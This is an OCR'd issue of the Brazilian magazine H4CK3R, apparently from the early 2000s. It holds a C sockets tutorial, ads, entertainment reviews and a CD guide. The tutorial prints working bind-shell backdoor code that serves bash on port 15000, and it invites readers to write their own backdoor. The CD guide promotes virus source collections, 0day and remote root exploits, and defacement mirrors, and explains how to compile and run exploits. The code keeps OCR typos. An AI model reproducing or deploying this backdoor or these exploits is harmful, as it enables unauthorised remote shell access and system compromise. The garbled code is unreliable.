MSS é uma das opções que não explicamos anteriormente. MSS vem do inglês Maximun Segmente Size, Máximo Tamanho do Segmento, ou seja, a capacidade de dados que pode ser aceita em cada segmento TCP, em uma conexão. Neste caso, temos o valor de 16396, isto pode chegar até 65535 (Stevens, Unix Networking program Vol I.).

SackOK é típico de um cliente FTP, significa aceite de uma conexão (RFC 2018), este é o método que o receptor envia ao emissor que os segmentos chegaram com sucesso.

TimeStamp é utilizada em conexões rápidas, para prevenir corrupção de dados causados por pacotes perdidos que podem reaparecer em uma conexão. Não precisamos nos importar com esta opção agora. Por último a opção nop indica no operation, e wscale o início do tamanho da janela.

```
(DF)
```

O Don't Fragment (Não Fragmentar) é a opção que faz com que o pacote não seja fragmentado, ou seja, envia o datagrama inteiro para o destino. Gostaríamos de falar mais, sobre esta opção, mas fica para um próximo artigo.

Depois desta pequena teoria, vamos para a parte prática de nosso tutorial de sockets, apresentando as funções básicas para esta segunda parte.

As novas funções em nosso tutorial

A Função listen()

A função listen tem a função de *ouvir*, ou seja, espera de modo passivo uma conexão de um socket e o aceite do mesmo. Quando nós declaramos um socket, a função listen determina quantas conexões poderão ser feitas simultaneamente. Um servidor telnet pode receber *n* conexões simultâneas. Nota-se que esta função é amplamente utilizada por servidores, para podermos criar a possibilidade de vários clientes se conectarem ao nosso futuro servidor.

A declaração da função é feita da seguinte maneira:

```
#include <sys/socket>

int listen(int nsocket, int
bdoorc);
```

Onde declaramos o seguinte :

a) nsocket - declaração de nosso socket;

b) bdoorc - definirá o número de conexões simultâneas ao nosso servidor. Podemos declarar aqui o valor 10 e teremos dez conexões concorrentes ao nosso servidor. Falaremos mais à frente de uma outra função (accept) para o aceite da conexão.

A Função Bind()

Esta função tem como principal funcionalidade associar uma porta TCP a um socket, ou seja, se eu quiser que meu servidor fique escutando a porta 15.000, utilizaremos a função bind() para realizar esta escuta, juntamente com a função listen. A declaração desta função é feita da seguinte maneira:

```
#include <sys/types.h>
#include <sys/socket.h>

int bind(int nsocket, struct
sockaddr *local, int addrlen);
```

a) nsocket - declaração de nosso socket;
b) *local - neste caso estaremos utilizando um exemplo muito comum a servidores e, claro, backdoors. Apontaremos o nosso endereço para um endereço local da máquina.
c) addrlen - comprimento da estrutura de endereçamento. Falaremos mais à frente sobre esta estrutura.

A função accept()

Eis a última função-chave de programação deste nosso tutorial. Esta função aceita as conexões em um socket. A declaração da mesma é feita da seguinte maneira:

```
#include <sys/types.h>
#include <sys/socket.h>

int   accept(int nsocket,  struct
sockaddr  *addremot,socklen_t
*remotlen);
```

a) nsocket - declaração de nosso socket;
b) addremot - trata-se do endereço remoto de nosso cliente que irá se conectar ao nosso servidor;
c) remotlen - tamanho da estrutura da qual se está utilizando.

E agora um exemplo simples para nossas mentes famintas:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>

#define   PORTA_BACK   15000
#define   CONEXOES      15

main(){

int nsocket, newsocket;

struct sockaddr_in local;
struct sockaddr_in remote;
int tam;

if (fork()==0)
{
bzero(&local, sizeof(local));
local.sin_family = AF_INET;
local.sin_port = htons(PORTA_BACK);
local.sin_addr.s_addr = INADDR_ANY;
bzero(&(local.sin_zero), 8);

nsocket=socket(AF_INET, SOCK_STREAM,
0);

bind(nsocket, (struct sockaddr *)&lo-
cal, sizeof(struct sockaddr));
listen(nsocket, CONEXOES);
tam = sizeof (struct sockaddr_in);
```

```
while(1)


if((newsocket = accept(nsocket, (struct
sockaddr *)&remote,&tam))==1)
   (perror("accept");
    exit(1);
}
if(!fork())
 {
   close(0);
   close(1);
   close(2);

dup2(newsocket, 0);
dup2(newsocket, 1);
dup2(newsocket, 2);

execl("/bin/bash","bash","-i", (char
*)0);
              close(Novosocket);
              exit(0);
  }
 }
 return(0);
 }
```

Este backdoor é um clássico apenas para vermos a funcionalidade do cliente/servidor. Compile-o e veja o que acontece.

Mais duas funções... a Send() e a Recv()

Estas duas funções fecham nosso ciclo. A função send() envia mensagens e a recv() recebe uma mensagem. Com isso podemos montar um cliente e um servidor. A declaração do send() é a seguinte :

```
#include <sys/types.h>
#include <sys/socket.h>

int send(int Meusocket, const void
*msg, size_t len, int flags);
```

Onde:

a) nsocket - declaração de nosso socket;
b) *msg - a mensagem propriamente dita alocada em um ponteiro;
c) len - é o tamanho da mensagem;
d) flags - parametros adicionais.

Já no caso do recv(), declaramos da seguinte maneira :

```
#include <sys/types.h>

int recv(int Meusocket, void *buf, int
len, unsigned int flags);
```

a) nsocket - declaração de nosso socket;
b) *buf - endereço da área de buffer de memória;
c) len - é o tamanho do buffer de memória;
d) flags - parâmetros adicionais.

E agora, dois exemplos para fecharmos nosso tutorial. O Cliente e o servidor:

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>

#define PORTA  15000
#define MAXDATAM 2000


int main(int argc, char *argv[])
{
        int nsocket, numbytes;
        char buf[MAXDATAM];
        struct hostent *he;
        struct sockaddr_in s_endereco;

 if (argc != 2) {
            fprintf(stderr,"Uso: clien-
te hostname\n");
            exit(1);
        }

 if ((he=gethostbyname(argv[1])) ==
NULL) {
            herror("gethostbyname");
            exit(1);
        }
 if ((nsocket = socket(AF_INET,
SOCK_STREAM, 0)) == -1) {
            perror("socket");
            exit(1);
        }

 s_endereco.sin_family = AF_INET;
 s_endereco.sin_port = htons(PORTA);
 s_endereco.sin_addr = *((struct
in_addr *)he->h_addr);
 bzero(&(s_endereco.sin_zero), 8);
 if (connect(nsocket,(struct sockaddr
*)&s_endereco, sizeof(struct sockaddr)
) ==-1) {
            perror("connect");
            exit(1);
        }
if ((numbytes=recv(nsocket, buf,
MAXDATASIZE, 0)) == -1) {
            perror("recv");
            exit(1);
        }
buf[numbytes] =   \0  ;
printf("Conectado: %s",buf);
close(nsocket);
return 0;
}
```

E agora o servidor !

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>

#define PORTA 15000
#define CONEXOES 10

main()
{
        int nsocket, newsocket;
        struct sockaddr_in
server_endereco;
        struct sockaddr_in
endereco_cliente;
        int tam;

        if ((nsocket = socket(AF_INET,
SOCK_STREAM, 0)) == -1) {
            perror("socket");
            exit(1);
        }

server_endereco.sin_family = AF_INET;
server_endereco.sin_port =
htons(PORTA);
server_endereco.sin_addr.s_addr =
INADDR_ANY;
bzero(&(server_endereco.sin_zero), 8);

if (bind(nsocket, (struct sockaddr
*)&server_endereco, sizeof(struct
sockaddr))
== -1) {
            perror("bind");
            exit(1);
        }
if (listen(nsocket, CONEXOES) < 0) {
            perror("listen");
            exit(1);
        }

while(1) {
 tam = sizeof(struct sockaddr_in);
 if ((newsocket = accept(nsocket,
(struct sockaddr
*)&endereco_cliente,&tam
)) < 0);
                perror("accept");
                continue;
        }
printf("Cliente conectando em
%s\n",inet_ntoa(endereco_cliente.sin_addr));
if (!fork()) {
  if (send(newsocket, "Conectado!\n",
16, 0) == -1)
                    perror("send");
                close(newsocket);
                exit(0);
            }
    close(newsocket);
while(waitpid(-1,NULL,WNOHANG) > 0);
        }
}
```

Este servidor foi inspirado nos diversos exemplos simples que existem na Internet e no livro do Stevens, Unix Networking Programming - Vol I. Apenas aproveito esses exemplos, para vocês poderem ter uma idéia de como a coisa funciona.

Finalizando...

Gostaria que vocês executassem estes exemplos para que possam observar a funcionalidade de nossos programas. Proponho um novo desafio, criar um backdoor, do qual vocês possam escolher a porta que será executada. Não se esqueça que neste caso fizemos nosso backdoor baseado no protocolo TCP. No próximo tutorial, falaremos mais sobre cliente/servidor e iniciaremos raw sockets.

Antonio Marcelo é especialista em segurança e atualmente está se dedicando a completar sua faculdade e seu mestrado. Trabalha como consultor independente e professor. É autor de cinco livros sobre Linux, entre eles, Linux Ferramentas Anti hackers, publicado pela editora Brasport. Seu email de contato é ***amarcelo@plebe.com.br***.

Informática, Tecnologia e Conhecimento.

DIGERATI

Conheça as publicações da Digerati Editorial

AVANÇADO INTERMEDIÁRIO INICIANTE

GeeK
A GeeK é uma alternativa para os interessados em nos avanços tecnológicos e seus efeitos.

PC Linux
A PC Linux busca desvendar os aspectos técnicos deste sistema alternativo.

H4CK3R
A revista Hacker é porta-voz e formadora da elite hacker em sua busca por conhecimento.

DVD ROM Tecnologia e entretenimento
A revista DVD-ROM é a primeira a oferecer este tipo de mídia, com 9GB de informação.

PC Brasil
O guia completo, ideal para profissionais que querem se informar sobre novas tecnologias e softwares.

The WebMasters
Publicação ideal para quem se envolve diretamente com Internet, principalmente profissionais.

Portáteis
A revolução digital chegou com dispositivos móveis. Para usuários que fazem parte desta revolução.

DIGITAL áudio·vídeo
A digitalização de sons e imagens revolucionando a produção de filmes e músicas.

e-Learning
A educação à distância por meio de computadores, redes digitais e tecnologia de ponta.

interligada
Com as últimas novidades sobre tecnologia e informática para a mulher do século XXI.

TOP GAMES EVOLUTION
Uma revista feita por jogadores para jogadores - nada resume melhor o espírito da TopGames.

Meu Computador
Para os que querem usar o computador para facilitar tarefas e proporcionar diversão.

Click
No trabalho e em casa. Revista para usuários iniciantes e intermediários com várias dicas.

Selecione as revistas que você deseja receber em casa

Frete grátis para todo Brasil! Aproveite.

Para uma relação completa de nossas revistas acesse www.digerati.com.br

Comprar ☐ R$ 9,90
Geek 1
CD-ROM com mais de 50 programas
Edição de colecionador

Comprar ☐ R$ 9,90
Geek 10
Desmonte seus softwares, Peer to Peer, Hardware, Modelagem 3D e voz

Comprar ☐ R$ 9,90
Geek 20
Monte seu próprio sistema operacional, crie robôs virtuais, aprenda a haquear o Dreamcast

Comprar ☐ R$ 9,90
The WebMasters 1
Flash, Dreamweaver e programas para construção de sites + Cursos e dicas de e-Business

Comprar ☐ R$ 9,90
Click 1
Office Click: super pacote de programas para escritório compatíveis com MS Office

Comprar ☐ R$ 9,90
Digital Áudio • Vídeo 1
Programas e dicas para usar seu micro para processar som e vídeo

Comprar ☐ R$ 9,90
Top Games Surpresa 3
500 jogos para Windows! Simples e divertidos, incluindo grandes clássicos

Comprar ☐ R$ 9,90
E-Learning 1
Cursos de softwares, para vestibulandos, negócios na Internet e muito mais.

Comprar ☐ R$ 9,90
PC Brasil 4
Aprenda a se proteger de hackers, transforme seu PC em um estúdio digital e muito mais

Comprar ☐ R$ 9,90
Meu Computador 1
60 programas completos + 4000 Cliparts. Software para conversar pela Web e Pacote Office

Comprar ☐ R$ 9,90
The WebMasters Especial 1
Tudo sobre Flash. Curso em vídeo, Action Script, criação de jogos e animações prontas

Comprar ☐ R$ 9,90
H4CK3R 1
Hackerismo, subcultura, software livre, segurança e programação avançada.

Comprar ☐ R$ 9,90
Geek 7
Hackers! Uma coleção de softwares no CD + Corel Linux, e-books, MP3...

Comprar ☐ R$ 9,90
Geek 11
Tudo sobre DVDs, Destravamento, Cracks + Linguagem C e Cavalos de Tróia

Comprar ☐ R$ 9,90
Geek Especial 4
Aprenda a montar seu próprio computador + CD com coletânea especial de programas

Comprar ☐ R$ 9,90
The WebMasters 7
R$ 430 em softwares. Webdesign, programção, scripts prontos para usar e muito mais

Comprar ☐ R$ 9,90
Click 7
Programas especiais para gravação de CDs, Softwares administrativos

Comprar ☐ R$ 9,90
Digital Áudio • Vídeo 2
Tudo sobre autoria de DVDs, criação de loops, softwares para MP3 e muito mais

Comprar ☐ R$ 9,90
Top Games Surpresa 4
Emuladores: jogos de videogames e arcades para você jogar no computador.

Comprar ☐ R$ 9,90
E-Learning 2
101 cursos completos e pacote com simulados e apostilas para concursos públicos

Comprar ☐ R$ 9,90
PC Brasil 5
Espionagem virtual, curso interativo de Flash MX, Windows XP, patches para Office e mais

Comprar ☐ R$ 9,90
Meu Computador 3
Tudo para gravar CDs de música, vídeos e dados - para assistir no DVD e ouvir no CD Player

Comprar ☐ R$ 4,90
Como Funciona 1
Aprenda tudo sobre informática! Dissecamos cada peça e explicamos para você

Comprar ☐ R$ 9,90
H4CK3R 2
Aprenda a proteger seu Linux e saiba tudo sobre Hacktivismo, IPs, Fake Mail e Worm Lions

Comprar ☐ R$ 9,90
Geek 9
A arte de gravar CDs: manual e seleção de softwares no CD + 130 cursos completos

Comprar ☐ R$ 9,90
Geek 19
Edição histórica: C e C++, criação de games, Slackware. No CD: 300 softwares

Comprar ☐ R$ 9,90
Geek Especial 9
Mais de 200 cursos: hacking, testes de certificação profissionais e programação pesada.

Comprar ☐ R$ 9,90
The WebMasters 8
101 Cursos para especializar-se em Internet: Flash, ASP, PHP, Dreamweaver, Cold Fusion...

Comprar ☐ R$ 9,90
Portáteis 1
Internet, wireless, hackers de portáteis. No CD, mais de 300 softwares, incluindo suítes

Comprar ☐ R$ 9,90
Digital Áudio • Vídeo 3
Grave filmes para DVD player, faça músicas pela Web, crie animações no PC e muito mais

Comprar ☐ R$ 9,90
TopGames Evolution 16
Games Clássicos! Donkey Kong, Bomberman e outros + especial Resident Evil e 51 games.

Comprar ☐ R$ 9,90
E-Learning 3
202 Cursos Completos + especial idiomas com tradutor inglês, francês, espanhol, alemão, italiano

Comprar ☐ R$ 9,90
PC Brasil Especial 1
200 cursos completos para você: design, hardware, programação, redes e muito mais

Comprar ☐ R$ 9,90
Meu Computador 4
Gravador Digital de conversas telefônicas + Software para imprimir sem impressora

Comprar ☐ R$ 19,90
DVD-ROM 1
9 Gigas de programas! Flash, Fireworks, Dreamweaver, Linux e muito mais

Comprar ☐ R$ 9,90
H4CK3R 3
Tudo sobre sniffers, Unicode Bug, scanners de falhas e invasão sem vestígios

Nome: _____

Endereço: _____

Cidade: _____ **Estado:** ____ **CEP:** _____-_____

E-mail ou Telefone: _____

DIGERATI
www.digerati.com.br

Mande Cheque Nominal ou **Vale Postal** para:
Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
Cerqueira César - São Paulo - CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional
Para maiores informações: 0xx11 - **3217-2600** ou **atendimento@digerati.com.br**
Para comprar pela internet: www.digerati.com.br

UNDERGROUND A DIESEL

Triplo X "refilma" clássicos da ação

O que estas três letras significam para você? Para quem é fã de pornografia, com certeza, é a indicação de mais alguma ilustre obra do erotismo mundial, carregada de cenas antológicas e do que há de melhor em termos de criatividade humana e cenas perfeitas - aliás, se acaso você ainda não entendeu, vá atrás de se atualizar e comparecer a sex shops e videolocadoras com mais freqüência.

Enfim, mas sendo você pornógrafo ou não, o fato é que a Sony Pictures resolveu criar um novo sentido para a instigante sigla, associando-a ao ator Vin Diesel (o que, para alguns, é pior do que relacioná-la a filmes pornôs).


Embora, pelo que me consta, ele ainda não seja tão conhecido no Brasil, Diesel é um ator experiente - e escritor, diretor, produtor... - e símbolo sexual (acreditem!) nas horas vagas. Ele desembarca nos trópicos como protagonista do filme *Triplo X*, um enlatado feito sob medida para amantes de pancadaria e aventura que não querem pensar muito.

Triplo X lembra filmes, como *Missão Impossível 2*, com espionagem, suspense, explosões e coisas do gênero. O argumento é pouco original: Diesel é Xander "XXX" Cage, um esportista radical meio underground, que é constrangido a se tornar agente secreto e infiltrar-se no crime russo a serviço da NSA, para se livrar da cadeia. Qualquer semelhança com *Nikita* e outros não é mera coincidência. Diesel, inclusive, também lembra muito Stallone, Schwarzenegger, Bruce Willis... Ligue-se na ação e, como eu disse, não pense muito. Meia bomba.

www.sonypictures.com/movies/triplex


"END OF THE CENTURY", A NOVA ARMADILHA DA VEZ

Os alienígenas e Will Smith atacam novamente



End of the century
Ramones
Ainda não chegou no Brasil

Sobre os Ramones não é preciso dizer muita coisa, basta lembrar que eles mudaram o jeito como o mundo ouvia música (assim como os Beatles e mais tarde o Nirvana) e suas músicas simples e rápidas influenciaram e influenciam milhares de bandas. Já sobre os discos e seus infinitos relançamentos, é necessário ter atenção com algumas "arapucas" das gravadoras, como o remasterizado "End of the Century", que não traz nada além da melhor qualidade de gravação, o que no caso do Ramones é um ponto negativo, pois a qualidade nunca foi importante para os fãs da banda. Para quem já conhece a banda ou quer conhecer mais, o disco mais indicado é o duplo "Anthology" ou mesmo o definitivo "Ramones Mania", além é claro dos obrigatórios "Ramones" de 1976, "Leave Home" e "Rocket to Rússia". Rejeite imitações, dispense os remasterizados e corra atrás de um vinil dos Ramones. É satisfação garantida.



TERROR NO MUNDO DOS GAMES

Silent Hill 3 chega no ano que vem, em jogo e filme

Silent Hill foi a resposta da tradicional fabricante japonesa de games, Konami, ao Resident Evil, produzido pela sua grande rival, Capcom. E o resultado, apesar de ter menos ação, ficou bem mais aterrorizante.

Com o sucesso da primeira versão para PlayStation, era natural que fossem lançadas continuações. E foi o que aconteceu, tanto para PlayStation 2 como para Xbox. E, agora, os planos são ainda mais ambiciosos: uma terceira versão, também para PlayStation 2 (a princípio), acompanhada de uma transposição para o cinema que tem tudo para ser um grande sucesso de bilheteria. Nada mais natural para um filme que tinha cara de cinema, com aquele clima surreal tirado diretamente dos filmes de David Lynch.

Para o próximo lançamento, previsto para 2003, a Konami promete um roteiro inovador, armas inéditas, quebra-cabeças inteligentes, e novas criaturas a serem enfrentadas. O personagem James Sunderland continuará em suas andanças pela cidade de Silent Hill, tentando solucionar os mistérios sobrenaturais que assombram a cidade.

O problema é esperar até 2003 para ver a novidade à disposição para o console.

PLANOLÂNDIA


O mundo bidimensional em questionamento

Um mundo bidimensional com formas geométricas, convivendo numa sociedade marcada pela estratificação. O número de lados está ligado ao prestígio social, como se fossem castas indianas. Os triângulos são os trabalhadores e a classe média (com as diferenciações entre isósceles, equiláteros, etc), e assim sucessivamente até chegarmos à elite dominante, onde os círculos formam uma casta religiosa.

Toda a sociedade vive sob o controle férreo desta elite. Mas a ordem é quebrada com a aparição de uma esfera. Impossível não lembrar da famosa *Alegoria da Caverna*, de Platão. Num mundo feito de sombras, aquele que consegue ver a luz do dia, não é aceito quando volta para contar o que é a realidade.

Neste caso, a esfera tenta explicar a um quadrado que a Planolândia não é o único mundo existente. O fato de seus habitantes não conseguirem enxergar as outras dimensões, não significa que elas não existam.

O resultado é frustrante, mas o livro do inglês Edwin A. Abbott consegue fazer uma interessante alegoria sobre a sociedade da época. Escrito e publicado em 1884, o livro consegue entrar em aspectos importantes da geometria sem tornar a história chata. Abbott pode ser considerado um visionário, defendeu a reforma educacional para dar chance às mulheres, assim como a intolerância aos "desvios do padrão".




Planolândia
Edwin A. Abbott
Editora Conrad
R$ 23,00

por Bruno Cesar
bruno@digerati.com.br

GUIA DO CD

A mais nova edição da revista H4CK3R está especial, creio que esta pode ser considerada a edição mais pesada e forte de todas, tanto nas matérias quanto nos softwares à disposição no CD. Um exemplo disso é uma vasta coleção de códigos-fonte de vírus , uma boa opção para quem se interessa pelo assunto no aspecto de estudar o source de milhares dos mais famosos vírus já construídos na linguagem "Assembler".

Não contente em somente disponibilizar códigos-fonte de vírus nós queremos mais, divulgando a arte de construir e estudar exploits. Na revista uma excelente matéria sobre o assunto. No CD exploits nunca antes divulgados. Binários como o exploit para SSH, "X3" (além das milhares de targets usadas) e alguns códigos-fonte de exploits 0day para sistemas Windows, Linux, Irix, Solaris.



Visualizando o CD no Linux:

Para visualizar corretamente o CD desta edição no Linux, faça da seguinte maneira:

No terminal, como usuário root, digite:

```
mkdir /cdrom
mount -t iso9660 /dev/cdrom /cdrom
```

Pronto, seu CD está montado no diretorio /cdrom. Para acessá-lo, basta entrar no diretório.

Para desmontar o CD, digite:

```
umount /cdrom
```

Visualizando e executando exploits

Se você chegou até aqui e não sabe o que é um exploit, pois bem, uma breve explicação sobre exploits:

Um exploit é toda ferramenta que, de alguma maneira, explora uma falha no sistema ou em um software específico, causando assim a quebra de privilégios, dando total acesso ao usuário que estiver utilizando e executando essa ferramenta.

Na prática

Para visualizar o exploit no Linux, utilize um editor de textos de sua preferência. Aconselho o uso do pico. No terminal, digite:

```
pico exploit.c
```

Ok, mas como eu rodo este exploit?

Para rodar um exploit em C, primeiramente compile-o utilizando o gcc:

```
gcc exploit.c -o exploit
```

Rode o exploit:

```
./exploit
```


Rodando Arquivos Perl no Windows

Alguns exploits são codados (programados) na linguagem Perl. É uma minoria, mas que não deixa de ser bastante.:). E acreditem se quiser, a maior dúvida de muitos usuários é rodar arquivos Perl no Windows. Também são uma minoria, mas que também não é pouca. Bem, mesmo achando uma falta de educação "não saber rodar arquivos Perl no Windows" com quem vos escreve, darei uma explicação básica e fácil de se rodar arquivos do tipo no Windows. Primeiramente, para mostrar que isso pode ser uma coisa fácil de ser esclarecida e que sirva não só para esta matéria, mas também para qualquer outro tipo de dúvida, irei acessar um site de busca muito conhecido, o Google:

www.google.com

Como estou com dúvidas sobre como rodar arquivos Perl no Windows, dentro do Google, digitarei no campo de pesquisa "perl windows", simplesmente, uma mágica aconteceu, ohhhh!!!!! Ele me listou vários sites relacionados ao assunto "perl windows". Por coincidência ou não , o primeiro site da lista é o do desenvolvedor do ActivePerl, a ActiveState.

http://www.activestate.com/

Entrando no site da ActiveState, descobri o ActivePerl 5.6, um programa usado para rodar Perl no Windows. Agora, teremos de instalar o ActivePerl, que por coincidência ou não, está disponível no CD desta edição, na seção Xploit Factory.

Após instalar o ActivePerl, rodaremos um exploit ou um arquivo qualquer no formato *.pl.

Executando arquivos Perl

Para executar arquivos Perl com o ActivePerl instalado no sistema, entre no MS-DOS, no diretório em que se encontram o(s) arquivo(s) a serem executados e digite:

```
C:\>perl arquivo.pl
```

Rodando arquivos Perl no Linux

Para rodar arquivos Perl no Linux é ainda mais *difícil*, somente digitaremos no terminal

```
perl arquivo.pl
```

Isso é claro, com o compilador Perl instalado no sistema.

Pronto, simples e fácil. Agora, irei tomar alguns copos de água, pois esta matéria me cansou muito...

Guia do CD

A fábrica do prazerda revista H4CK3R - Parte 2

CATEGORIA

Game Hacking
Cansado de apanhar e perder nos jogos? Esta é a sua seção, trainers para jogos, como Fifa, Diablo, Unreal, e programas para fazer seu próprio trainer de seus jogos preferidos.

Proteção
Hoje, na Internet, a proteção e a segurança andam lado a lado. Um computador seguro é um computador protegido

Defacements
Os pichadores virtuais em ação. A arte de alterar páginas na Internet está em alta, ainda mais para os brasileiros. Confira os últimos ataques

Trainers
Detone os principais games do momento. Programas para tornar fases mais fáceis e deixar você invulnerável.

DESTAQUES

Magic Trainer Creator
Crie seus próprios trainers com esta ferramenta

Trainer Creation Kit 5.0
Ferramenta para alterar configurações internas de jogos

Fifa 2002
Faça o gol do seu adversário desaparecer e marque gols sem fazê-los

Spam Private Investigator 1.0
Acabe com os spams que infestam sua caixa postal

N-Stealth HTTP Security Scanner
Scanner que testa e protege

PC DoorGuard 2 2.16
Proteção total contra cavalos de tróia

Crime Boys
Espelho da invasão do site do Supremo Tribunal Federal

cr1m3 0rg4n1z4d0
O crime organizado invade mais um site, desta vez o fordav.com

BHS
Um criativo defacement do grupo Brazilian Hacker Sabotage

Unreal Tournament
Tenha acesso a todas as arenas do jogo e consiga poderes ilimitados para detonar os inimigos

Quake 3
Transforme-se em um guerreiro bem armado e invencível

CATEGORIA

Xploit Factory
Códigos criados para quebrar sistemas e obter privilégios de superusuário. Veja os brinquedinhos criados pelos verdadeiros HACKERS. Exploits remotos e locais. Confira

Sistema Operacional
Crux 0.9.3, sistema operacional completo disponível no CD

Encriptação
Encriptação de arquivos é o meio mais seguro de proteger seus arquivos de bisbilhoteiros, pois somente pessoas autorizadas terão acesso ao mesmo

Essenciais
Programas que não devem faltar em seu computador

DESTAQUES

7350wurm
Remote root exploit para servidores wu_ftpd de x86/linux

IRIX xfsmd
Xfsmd que força um host IRIX a executar qualquer comando

X3
Exploit da Teso para daemons SSH

FreeEncrypt for Outlook 1.4
Encripte as mensagens do seu Outlook

Chaos' Doors 3.63
Para comprimir e encriptar arquivos e pastas

Invisible Secrets 2002 3.1
Codifique arquivos e esconda-os em imagens ou músicas

DivX 5.0.2
Codec e player para vídeos comprimidos no formato DivX

WinZip 8.1
Para compactar, descompactar e visualizar arquivos comprimidos em vários formatos

RegClean 4.1a
Limpa o registro do Windows e remove arquivos desnecessários

CATEGORIA

Virii
Abecedário HACKER, a maior coleção de source codes de vírus disponíveis em um só lugar, todos no formato asm, desenvolvidos na linguagem Assembler.

Cracking
Para você que, além de Hacker é Cracker, não poderia faltar uma seção. Sim, os considerados maldosos pela mídia, os destruidores de bytes

Programação
Coders de vírus? Uma grande quantidade de ferramentas de programação para a linguagem mais usada na programação de vírus, Assembler. Confira.

Programação
Coders de vírus? Uma grande quantidade de ferramentas de programação para a linguagem mais usada na programação de vírus, Assembler. Confira.

DESTAQUES

Milhares de vírus de A a Z

Advanced Password Generator 2.81
Gerador de senhas com todos os tipos de caracteres

Code-Genie 3.0
Programa para engenharia reversa de softwares

Assembler Edit 2.0
Editor de códigos em Assembler (ótimo para programar vírus)

Emu8086 2.01
Emulador de linguagem Assembler

0x4553artsd
Exploit do tipo local buffer overflow para programas do KDE

Apache remote DoS
Exploit baseado na falha de chunked encoding do Apache

DIGERATI EDITORIAL
Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
CEP 01414-001 São Paulo/SP
Fone: (11) 3217-2600
Fax: (11) 3217-2617
Internet: www.digerati.com.br

Atendimento ao Leitor
Fone: (11) 3217-2626 (das 9h às 21h)
Web: www.digerati.com.br
e-mail: *suporte@digerati.com.br*
Érica V. Cunha *erica@digerati.com.br*
Eduardo Rodrigues, Marcos Raul de Oliveira e Rodrigo França
Atendimento/Vendas
Bianca Anzeloti de Souza *bianca@digerati.com.br*
Fone: (11) 3217-2600

Diretores
Alessandro Gerardi *gerardi@digerati.com.br*
Luís Afonso G. Neira *afonso@digerati.com.br*
Diretor Comercial
René Luiz Cassettari *rene@digerati.com.br*
Gerente de TI
Flavio Tâmega *flavio@digerati.com.br*
Depto. Administrativo
Clayton Nunes *clayton@digerati.com.br*
Fábio Alves da Silva, Vagner Albero, Viviane Cardoso Lima, Simone A. Maciel

H4CK3R

Diretor Editorial
Alessio F. Melozo *alessio@digerati.com.br*
MTB 026412
Editor
Marcelo C. Barbão *mbarbao@digerati.com.br*
Editor Assistente
Maurício Martins *mauricio@digerati.com.br*
Reportagem
João Marinho, Bruno Cesar e Fernando Wiek
Arte
Marina Fiorese, Helber Bimbo, Fábio Augusto
Revisão
Priscila Cassettari
Colaboradores
Ygor da Rocha Parreira, Gustavo Brasil, Antonio Marcelo
CD-ROM
Design e programação: Rodrigo Rudiger
Seleção de programas: Juliano Barreto

Para anunciar nesta revista
www.digerati.com.br/publicidade
publicidade@digerati.com.br

Os artigos assinados não refletem necessariamente a opinião da Hacker, e sim de seus autores.

Impressão e Acabamento
Oceano Indústria Gráfica e Editora Ltda.
Fone: (11) 4446-6544

Distribuidor exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora S/A
Rua Teodoro da Silva, 907 – Grajaú
CEP 20563-900 Rio de Janeiro/RJ
Fone: (21) 3879-7766